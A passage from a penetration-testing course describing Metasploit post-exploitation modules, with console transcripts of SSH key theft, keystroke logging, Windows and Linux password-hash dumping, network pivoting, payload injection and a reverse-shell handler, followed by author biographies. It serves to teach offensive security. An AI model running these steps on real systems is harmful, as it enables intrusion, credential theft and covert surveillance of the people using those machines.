[-] OpenSSH profile not found in /var/www/.ssh
[+] Downloading /root/.ssh/authorized_keys
[+] Downloading /root/.ssh/authorized_keys2
[+] Downloading /root/.ssh/id_rsa
[+] Downloading /root/.ssh/id_rsa.pub
[+] Downloading /root/.ssh/known_hosts
[+] Downloading /usr/NX/home/nx/.ssh/authorized_keys2
[+] Downloading /usr/NX/home/nx/.ssh/default.id_dsa.pub
[+] Downloading /usr/NX/home/nx/.ssh/known_hosts
```

```
[+] Downloading /usr/NX/home/nx/.ssh/restore.id_dsa.pub
[*] Post module execution completed
msf post(ssh_creds) >
```

## Windows Post-Exploitation Modules

### post/windows/capture/keylog_recorder

The **"keylog_recorder"** post module captures keystrokes on the compromised system. Note that you will want to ensure that you have migrated to an interactive process prior to capturing keystrokes.

```
meterpreter > run post/windows/capture/keylog_recorder

[*] Executing module against V-MAC-XP
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to
/root/.msf3/loot/20110421120355_default_192.168.1.195_host.windows.key_328113.txt
[*] Recording keystrokes...
^C[*] Saving last few keystrokes...
[*] Interrupt
[*] Stopping keystroke sniffer...
meterpreter >
```

After we have finished sniffing keystrokes, or even while the sniffer is still running, we can dump the captured data.

```
root@bt:~# cat
/root/.msf3/loot/20110421120355_default_192.168.1.195_host.windows.key_328113.txt
Keystroke log started at Thu Apr 21 12:03:55 -0600 2011
root  s3cr3t
ftp ftp.micro
soft.com  anonymous  anon@ano
n.com  e  quit
root@bt:~#
```

### post/windows/gather/arp_scanner

The **"arp_scanner"** post module will perform an ARP scan for a given range through a compromised host.

```
meterpreter > run post/windows/gather/arp_scanner RHOSTS=192.168.1.0/24

[*] Running module against V-MAC-XP
[*] ARP Scanning 192.168.1.0/24
[*]     IP: 192.168.1.1 MAC b2:a8:1d:e0:68:89
[*]     IP: 192.168.1.2 MAC 0:f:b5:fc:bd:22
[*]     IP: 192.168.1.11 MAC 0:21:85:fc:96:32
[*]     IP: 192.168.1.13 MAC 78:ca:39:fe:b:4c
[*]     IP: 192.168.1.100 MAC 58:b0:35:6a:4e:cc
[*]     IP: 192.168.1.101 MAC 0:1f:d0:2e:b5:3f
[*]     IP: 192.168.1.102 MAC 58:55:ca:14:1e:61
[*]     IP: 192.168.1.105 MAC 0:1:6c:6f:dd:d1
[*]     IP: 192.168.1.106 MAC c:60:76:57:49:3f
```

```
[*]        IP: 192.168.1.195 MAC 0:c:29:c9:38:4c
[*]        IP: 192.168.1.194 MAC 12:33:a0:2:86:9b
[*]        IP: 192.168.1.191 MAC c8:bc:c8:85:9d:b2
[*]        IP: 192.168.1.193 MAC d8:30:62:8c:9:ab
[*]        IP: 192.168.1.201 MAC 8a:e9:17:42:35:b0
[*]        IP: 192.168.1.203 MAC 3e:ff:3c:4c:89:67
[*]        IP: 192.168.1.207 MAC c6:b3:a1:bc:8a:ec
[*]        IP: 192.168.1.199 MAC 1c:c1:de:41:73:94
[*]        IP: 192.168.1.209 MAC 1e:75:bd:82:9b:11
[*]        IP: 192.168.1.220 MAC 76:c4:72:53:c1:ce
[*]        IP: 192.168.1.221 MAC 0:c:29:d7:55:f
[*]        IP: 192.168.1.250 MAC 1a:dc:fa:ab:8b:b
meterpreter >
```

## post/windows/gather/checkvm

The **"checkvm"** post module, simply enough, checks to see if the compromised host is a virtual machine. This module supports Hyper-V, VMWare, VirtualBox, Xen, and QEMU virtual machines.

```
meterpreter > run post/windows/gather/checkvm

[*] Checking if V-MAC-XP is a Virtual Machine .....
[*] This is a VMware Virtual Machine
meterpreter >
```

## post/windows/gather/credential_collector

The **"credential_collector"** module harvests passwords hashes and tokens on the compromised host.

```
meterpreter > run post/windows/gather/credential_collector

[*] Running module against V-MAC-XP
[+] Collecting hashes...
   Extracted:
Administrator:7bf4f254f224bb24aad3b435b51404ee:2892d23cdf84d7a70e2eb2b9f05c425e
   Extracted:
Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
   Extracted:
HelpAssistant:2e61920ebe3ed6e6d108113bf6318ee2:5abb944dc0761399b730f300dd47471
4
   Extracted:
SUPPORT_388945a0:aad3b435b51404eeaad3b435b51404ee:92e5d2c675bed8d4dc6b74dd
d9b4c287
[+] Collecting tokens...
   NT AUTHORITY\LOCAL SERVICE
   NT AUTHORITY\NETWORK SERVICE
   NT AUTHORITY\SYSTEM
   NT AUTHORITY\ANONYMOUS LOGON
meterpreter >
```

## post/windows/gather/dumplinks

The **"dumplinks"** module parses the .lnk files in a users Recent Documents which could be useful for further information gathering. Note that, as shown below, we first need to migrate into a user process prior to running the module.

```
meterpreter > run post/windows/manage/migrate

[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1096)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 1824
[*] New server process: Explorer.EXE (1824)
meterpreter > run post/windows/gather/dumplinks

[*] Running module against V-MAC-XP
[*] Extracting lnk files for user Administrator at C:\Documents and
Settings\Administrator\Recent\...
[*] Processing: C:\Documents and Settings\Administrator\Recent\developers_guide.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\documentation.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\Local Disk (C).lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\Netlog.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\notes (2).lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\notes.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\Release.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\testmachine_crashie.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\user manual.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\user's guide.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\{33D9A762-90C8-11d0-
BD43-00A0C911CE86}_load.lnk.
[*] No Recent Office files found for user Administrator. Nothing to do.
meterpreter >
```

## post/windows/gather/enum_applications

The **"enum_applications"** module enumerates the applications that are installed on the compromised host.

```
meterpreter > run post/windows/gather/enum_applications

[*] Enumerating applications installed on V-MAC-XP

Installed Applications
======================

 Name                                                  Version
 ----                                                  -------
 Adobe Flash Player 10 Plugin                          10.1.53.64
 Windows Installer 3.1 (KB893803)                      3.1
 Metasploit Framework 3.4.1                            3.4.1
 Mozilla Firefox (3.6.16)                              3.6.16 (en-US)
 Notepad++                                             5.7
 Microsoft SQL Server VSS Writer                       9.00.1399.06
 Microsoft SQL Server 2005 Express Edition (SQLEXPRESS) 9.00.1399.06
 WinPcap 4.1.1                                         4.1.0.1753
 Python 2.5                                            2.5.150
 Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148 9.0.30729.4148
 WebFldrs XP                                           9.50.7523
```

| | |
|---|---|
| MSXML 6.0 Parser | 6.00.3883.8 |
| ActivePerl 5.12.1 Build 1201 | 5.12.1201 |
| Kingview 6.53 | 6.53 |
| VMware Tools | 8.4.5.10855 |
| Microsoft SQL Server Native Client | 9.00.1399.06 |
| Microsoft SQL Server Setup Support Files (English) | 9.00.1399.06 |
| Microsoft .NET Framework 2.0 | 2.0.50727 |

meterpreter >

## post/windows/gather/enum_logged_on_users

The **"enum_logged_on_users"** post module returns a listing of current and recently logged on users along with their SIDs.

```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 3

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-839522115-796845957-2147293891-500  V-MAC-XP\Administrator

Recently Logged Users
=====================
 SID                                            Profile Path
 ---                                            ------------
 S-1-5-18                                       %systemroot%\system32\config\systemprofile
 S-1-5-19                                       %SystemDrive%\Documents and Settings\LocalService
 S-1-5-20                                       %SystemDrive%\Documents and Settings\NetworkService
 S-1-5-21-839522115-796845957-2147293891-500  %SystemDrive%\Documents and
Settings\Administrator

meterpreter >
```

## post/windows/gather/enum_shares

The **"enum_shares"** post module returns a listing of both configured and recently used shares on the compromised system.

```
meterpreter > run post/windows/gather/enum_shares

[*] Running against session 3
[*] The following shares were found:
[*]         Name: Desktop
[*]         Path: C:\Documents and Settings\Administrator\Desktop
[*]         Type: 0
[*]
[*] Recent Mounts found:
[*]         \\192.168.1.250\software
[*]         \\192.168.1.250\Data
[*]
meterpreter >
```

## post/windows/gather/enum_snmp

The **"enum_snmp"** module will enumerate the SNMP service configuration on the target, if present, including the community strings.

```
meterpreter > run post/windows/gather/enum_snmp

[*] Running module against V-MAC-XP
[*] Checking if SNMP is Installed
[*]         SNMP is installed!
[*] Enumerating community strings
[*]
[*]         Comunity Strings
[*]         ================
[*]
[*]          Name    Type
[*]          ----    ----
[*]          public  READ ONLY
[*]
[*] Enumerating Permitted Managers for Community Strings
[*]         Community Strings can be accessed from any host
[*] Enumerating Trap Configuration
[*] No Traps are configured
meterpreter >
```

## post/windows/gather/hashdump

The **"hashdump"** post module will dump the local users accounts on the compromised host using the registry.

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...


Administrator:500:7bf4f254b222ab21aad3b435b51404ee:2792d23cdf84d1a70e2eb3b9f05c4
25e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:2e61920ebe3ed6e6d108113bf6318ee2:5abb944dc0761399b730f300dd4
74714:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:92e5d2c675bed8d4dc6
b74ddd9b4c287:::


meterpreter >
```

## post/windows/gather/usb_history

The **"usb_history"** module enumerates the USB drive history on the compromised system.

```
meterpreter > run post/windows/gather/usb_history

[*] Running module against V-MAC-XP
[*]
  C:       Disk ea4cea4c
  E:      STORAGE#RemovableMedia#8&3a01dffe&0&RM#{53f5630d-b6bf-11d0-94f2-
00a0c91efb8b}
  A:      FDC#GENERIC_FLOPPY_DRIVE#6&1435b2e2&0&0#{53f5630d-b6bf-11d0-94f2-
00a0c91efb8b}
  D
          IDE#CdRomNECVMWar_VMware_IDE_CDR10_____________1.00____#303130
303030303030303030303030303030303130#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}

[*] Kingston DataTraveler 2.0 USB Device
=======================================================================
Disk lpftLastWriteTime                  Thu Apr 21 13:09:42 -0600 2011
Volume lpftLastWriteTime                Thu Apr 21 13:09:43 -0600 2011
Manufacturer                            (Standard disk drives)
ParentIdPrefix                          8&3a01dffe&0 (   E:)
Class                                   DiskDrive
Driver                                  {4D36E967-E325-11CE-BFC1-08002BE10318}\0001

meterpreter >
```

## post/windows/manage/autoroute

The **"autoroute"** post module creates a new route through a Meterpreter sessions allowing you to pivot deeper into a target network.

```
meterpreter > run post/windows/manage/autoroute SUBNET=192.168.218.0
ACTION=ADD

[*] Running module against V-MAC-XP
[*] Adding a route to 192.168.218.0/255.255.255.0...
meterpreter >
Background session 5? [y/N]  y
```

With our new route added, we can run additional modules through our pivot.

```
msf exploit(ms08_067_netapi) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set RHOSTS 192.168.218.0/24
RHOSTS => 192.168.218.0/24
msf auxiliary(tcp) > set THREADS 50
THREADS => 50
msf auxiliary(tcp) > set PORTS 445
PORTS => 445
msf auxiliary(tcp) > run

[*] Scanned 027 of 256 hosts (010% complete)
[*] Scanned 052 of 256 hosts (020% complete)
[*] Scanned 079 of 256 hosts (030% complete)
[*] Scanned 103 of 256 hosts (040% complete)
[*] Scanned 128 of 256 hosts (050% complete)
[*] 192.168.218.136:445 - TCP OPEN
[*] Scanned 154 of 256 hosts (060% complete)
[*] Scanned 180 of 256 hosts (070% complete)
[*] Scanned 210 of 256 hosts (082% complete)
```

```
[*] Scanned 232 of 256 hosts (090% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

## post/windows/manage/delete_user

The **"delete_user"** post module deletes a specified user account from the compromised system.

```
meterpreter > run post/windows/manage/delete_user USERNAME=hacker

[*] User was deleted!
meterpreter >
```

We can them dump the hashes on the system and verify that the user no longer exists on the target.

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...


Administrator:500:7bf4f254b228bb24aad1b435b51404ee:2892d26cdf84d7a70e2fb3b9f05c42
5e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:2e61920ebe3ed6e6d108113bf6318ee2:5abb944dc0761399b730f300dd4
74714:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:92e5d2c675bed8d4dc6
b74ddd9b4c287:::


meterpreter >
```

## post/windows/manage/migrate

The **"migrate"** post module will migrate to a specified process or if none is given, will automatically spawn a new process and migrate to it.

```
meterpreter > run post/windows/manage/migrate

[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1092)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 672
[*] New server process: Explorer.EXE (672)
meterpreter >
```

## post/windows/manage/multi_meterpreter_inject

The **"multi_meterpreter_inject"** post module will inject a given payload into a process on the compromised host. If no PID value is specified, a new process will be created and the payload injected into it. Although, the name of the module is multi_meterpreter_inject, any payload can be specified.

```
meterpreter > run post/windows/manage/multi_meterpreter_inject
PAYLOAD=windows/shell_bind_tcp

[*] Running module against V-MAC-XP
[*] Creating a reverse meterpreter stager: LHOST=192.168.1.101 LPORT=4444
[+] Starting Notepad.exe to house Meterpreter Session.
[+] Process created with pid 3380
[*] Injecting meterpreter into process ID 3380
[*] Allocated memory at address 0x003a0000, for 341 byte stager
[*] Writing the stager into memory...
[+] Successfully injected Meterpreter in to process: 3380

meterpreter > ^Z
Background session 5? [y/N] y
msf exploit(handler) > connect 192.168.1.195 4444
[*] Connected to 192.168.1.195:4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.1.195
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1

Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.218.136
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.218.2

C:\WINDOWS\system32>
```

## Linux Post-Exploitation Modules

## post/linux/gather/hashdump

The **"hashdump"** module will dump the password hashes for all users on a Linux system.

```
msf > use multi/handler
```

```
msf exploit(handler) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf exploit(handler) > set lhost lhost 192.168.1.101
lhost => lhost 192.168.1.101
msf exploit(handler) > exploit

[-] Exploit failed: The following options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf exploit(handler) > set lhost 192.168.1.101
lhost => 192.168.184.130
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.101:4444
[*] Starting the payload handler...
[*] Command shell session 1 opened (192.168.1.101:4444 -> 192.168.1.101:40126) at 2011-
06-02 15:46:03 -0400

id
uid=0(root) gid=0(root) groups=0(root)
^Z
Background session 1? [y/N]  y
msf exploit(handler) > use post/linux/gather/hashdump
msf post(hashdump) > show options

Module options (post/linux/gather/hashdump):

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SESSION                   yes       The session to run this module on.
  VERBOSE  false            no        Show list of Packages.

msf post(hashdump) > set session 1
session => 1
msf post(hashdump) > run

[+]
root:$6$f6jnFxJ7$3cOtDI64jpPqVi3F7I033BxVQqHP5MC4TAmXb.NkLa65MNaG2rbWe2te2A
WwRuIA/NVVoVKoUSMYH2w0SuDYK0:0:0:root:/root:/bin/bash
…snip…
[+] Unshadowed Password File:
/root/.msf3/loot/20110602154652_default_192.168.184.130_linux.hashes_130860.txt
[*] Post module execution completed
msf post(hashdump) >
```

# About The Authors

These are the people that dedicated their time, and effort into making this course possible. Everyone involved feels that this is for a great cause, and wanted to use their expertise to help give to the cause, and the community. If you'd like to get a little more information on these people, this is the place to start.

We all appreciate your interest in this course, and hopefully your donations to HFC, to make the world just a little better place.

## *Mati Aharoni*

**muts**

## *William Coppola*

**William "SubINacls" Coppola**, started his adventure in to computers at the ripe age of 10, and was employed at the age of 13 for a friends electronic repair shop.

Many years later he joined the US Army as an Airborne qualified Network Administrator and acquired his Private Investigator's license at the age 21. Most noted for helping reunite mother and child after an abduction and many other tracking abilities to include recovery of lost/stolen assets. Incorporating many of the skills and traits of a hacker mindset into his life gave him the unprecedented ability to think outside the box and with unconventional methods was able to complete task others were not so fortunate with.

SubINacls gained his OSCP in 2008 and in the same year aquired the GPEN

"When you do things right, people won't be sure you've done anything at all.

## *Devon Kearns*

**Devon Kearns** (dookie) formerly served as Communications and Information Systems Technician with the Canadian Army. He has served in Afghanistan working

primarily on long-range radio and satellite communications. A back injury cut his military career short but led him into a position as an IS Security Analyst in the public service, allowing him to pursue his true passion in the field of Information Security. A proud OSCE, Devon is currently a member of the Offensive Security team and manages the Exploit Database.

Devon can be found on Twitter, IRC, and LinkedIn as "dookie2000ca".

### *David Kennedy*

**David Kennedy** (ReL1K) is the author of Fast-Track and the Social-Engineering Toolkit and has been assisting the open source community for several years now. Dave contributes to the widely popular Back|Track security distribution, assists with the exploit database (exploit-db.com), and is one of the main contributors to the social-engineer.org framework. Dave is also a frequent guest on the Security Justice and PaulDotCom podcasts.

David has a heavy background in information security and penetration testing for a number of large multi-billion dollar organizations and was a Partner and Vice President of Consulting for a highly successful Information Security Consulting company. Prior to consulting, David worked for the United States Marine Corps in Intelligence stationed in Hawaii. Lastly, David has presented at a number of large conferences "Defcon", "Shmoocon", and "Notacon".

### *Matteo Memelli*

**Matteo Memelli**, aka ryujin, loves spaghetti and pwnsauce

### *Max Moser*

Max is working since ages in the IT security industry. He is well known for hes work published on remote-exploit.org. He is one of the original authors of the security focused liveCD Auditor and its successor called backtrack. Currently Max Moser is employed by Dreamlab Technologies AG http://www.dreamlab.net as a senior security expert.

### *Jim O'Gorman*

**Jim**, also known as _Elwood_ on irc, can be found online at elwood.net and social-engineer.org.

### *David Ovitz*

**David "Darkangel" Ovitz**
on freenode it's soddarkangel.
I've been programming since childhood, and professionally since about 1999. I've been on the defensive side of security for a long time, but found I could learn a lot more from the offensive side. I'm newer to Offensive Security, but it really does help from the defensive standpoint if you really learn what's going on. I don't have a lot to

say about myself, but this course really is a good one, and I got involved to help HFC, I think it's a great cause. I also think that all people involved with computers professionally in any way should learn about hardware, software, networks, security, and anything else they can get their hands on. I've found the more you know about the whole process the more sense each individual part of the puzzle makes.

### *Carlos Perez*

**Carlos Perez** (Darkoperator) is a Solution Architect for a large IT Integrator, he has worked in the security field for Compaq, HP and as a internal contractor for Microsoft. In addition he is a contributor to the Metasploit project in the area of post exploitation using the Meterpreter payload writing several of the scripts included with the project, he is also a member of the Pauldotcom Security Weekly podcast at http://www.pauldotcom.com . Many of his scripts and other tools can be found in http://www.darkoperator.com he is a MCSE, MCDBA, CCDA, Security +, A+. Network+, Linux + and other HR pleasing soup of letters.